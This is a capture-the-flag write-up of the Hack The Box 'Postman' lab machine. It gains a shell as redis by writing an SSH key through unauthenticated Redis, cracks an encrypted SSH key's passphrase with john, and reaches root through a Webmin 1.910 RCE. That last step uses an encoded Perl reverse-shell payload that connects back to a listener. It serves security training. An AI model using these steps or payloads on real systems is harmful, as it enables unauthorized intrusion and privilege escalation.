Hack The Box : Postman
28 August, 2021
Nmap scan showed two HTTP servers, Redis and SSH as available
---------------------Starting Port Scan-----------------------
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
---------------------Starting Script Scan-----------------------
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-server-header: MiniServ/1.910
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
---------------------Starting Full Scan------------------------
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
6379/tcp  open  redis
10000/tcp open  snet-sensor-mgmt
Making a script scan on extra ports: 6379
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 4.0.9
Running gobuster on both ports gave me nothing significant so I looked at redis.
By changing the directory, dbfilename, storing a public key and flushing it to the disk so that it gets written to /var/lib/redis/.ssh I was able to login through SSH as redis
10.10.10.160:6379> CONFIG SET DIR /var/lib/redis/.ssh
OK
(14.03s)
10.10.10.160:6379> CONFIG SET DBFILENAME "authorized_keys"
OK

$ (echo -e "\n\n"; cat ./id_rsa.pub; echo -e "\n\n") > key.txt
$ cat key.txt | redis-cli -h 10.10.10.160 -x SET test
OK

10.10.10.160:6379> SAVE
OK
$ ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ whoami
redis
redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
redis@Postman:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
Matt:x:1000:1000:,,,:/home/Matt:/bin/bash
redis:x:107:114::/var/lib/redis:/bin/bash
User
Browsing around the box, I found a file in /var/www called SimpleHTTPPutServer.py
redis@Postman:/var/www$ cat SimpleHTTPPutServer.py
# python -m SimpleHTTPPutServer 8080
import SimpleHTTPServer
import BaseHTTPServer

class SputHTTPRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_PUT(self):
        print self.headers
        length = int(self.headers["Content-Length"])
        path = self.translate_path(self.path)
        with open(path, "wb") as dst:
            dst.write(self.rfile.read(length))


if __name__ == '__main__':
    SimpleHTTPServer.test(HandlerClass=SputHTTPRequestHandler)
I thought if I can run it and upload a PHP webshell to /var/www/html, I'll be able to switch to www-data but redis didn't have permission to write to that folder so it didn't work
Exception happened during processing of request from ('10.10.16.174', 46372)
Traceback (most recent call last):
  File "/usr/lib/python2.7/SocketServer.py", line 290, in _handle_request_noblock
    self.process_request(request, client_address)
  File "/usr/lib/python2.7/SocketServer.py", line 318, in process_request
    self.finish_request(request, client_address)
  File "/usr/lib/python2.7/SocketServer.py", line 331, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "/usr/lib/python2.7/SocketServer.py", line 652, in __init__
    self.handle()
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 340, in handle
    self.handle_one_request()
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 328, in handle_one_request
    method()
  File "/var/www/SimpleHTTPPutServer.py", line 10, in do_PUT
    with open(path, "wb") as dst:
IOError: [Errno 13] Permission denied: '/var/www/html/web.php'
Another interesting file I found was /opt/id_rsa.bak owned by Matt
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
Using john I cracked the password for this key, and without trying the key for SSH, I used the password to switch to Matt and it worked!
$ john --wordlist=../../wordlists/rockyou.txt key.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (key)
1g 0:00:00:42 DONE (2021-08-28 10:23) 0.02379g/s 341225p/s 341225c/s 341225C/sa6_123..*7¡Vamos!
Session completed
redis@Postman:/opt$ su Matt
Password:
Matt@Postman:/opt$ pwd
/opt
Matt@Postman:/opt$ cd
Matt@Postman:~$ cat user.txt
<flag>
Root
Matt didn't have any sudo permissions and linpeas didn't show anything so I focussed on Webmin since it was running as root

Matt didn't have any special permissions on Webmin as well. I searched for exploits for version 1.910 as per the title of the webpage and came across this
$ python exploit_poc.py --ip_address 10.10.10.160 --lhost 10.10.16.174 --lport 4242 --user Matt --password computer2008

Webmin 1.9101- 'Package updates' RCE

[+] Generating Payload...
[+] Reverse Payload Generated : u=acl%2Fapt&u=%20%7C%20bash%20-c%20%22%7Becho%2CcGVybCAtTUlPIC1lICckcD1mb3JrO2V4aXQsaWYoJHApO2ZvcmVhY2ggbXkgJGtleShrZXlzICVFTlYpe2lmKCRFTlZ7JGtleX09fi8oLiopLyl7JEVOVnska2V5fT0kMTt9fSRjPW5ldyBJTzo6U29ja2V0OjpJTkVUKFBlZXJBZGRyLCIxMC4xMC4xNi4xNzQ6NDI0MiIpO1NURElOLT5mZG9wZW4oJGMscik7JH4tPmZkb3BlbigkYyx3KTt3aGlsZSg8Pil7aWYoJF89fiAvKC4qKS8pe3N5c3RlbSAkMTt9fTsn%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%22&ok_top=Update+Selected+Packages
[+] Attempting to login to Webmin
[+] Login Successful
[+] Attempting to Exploit
[+] Exploited Successfully
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.160] 38816
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cat /root/root.txt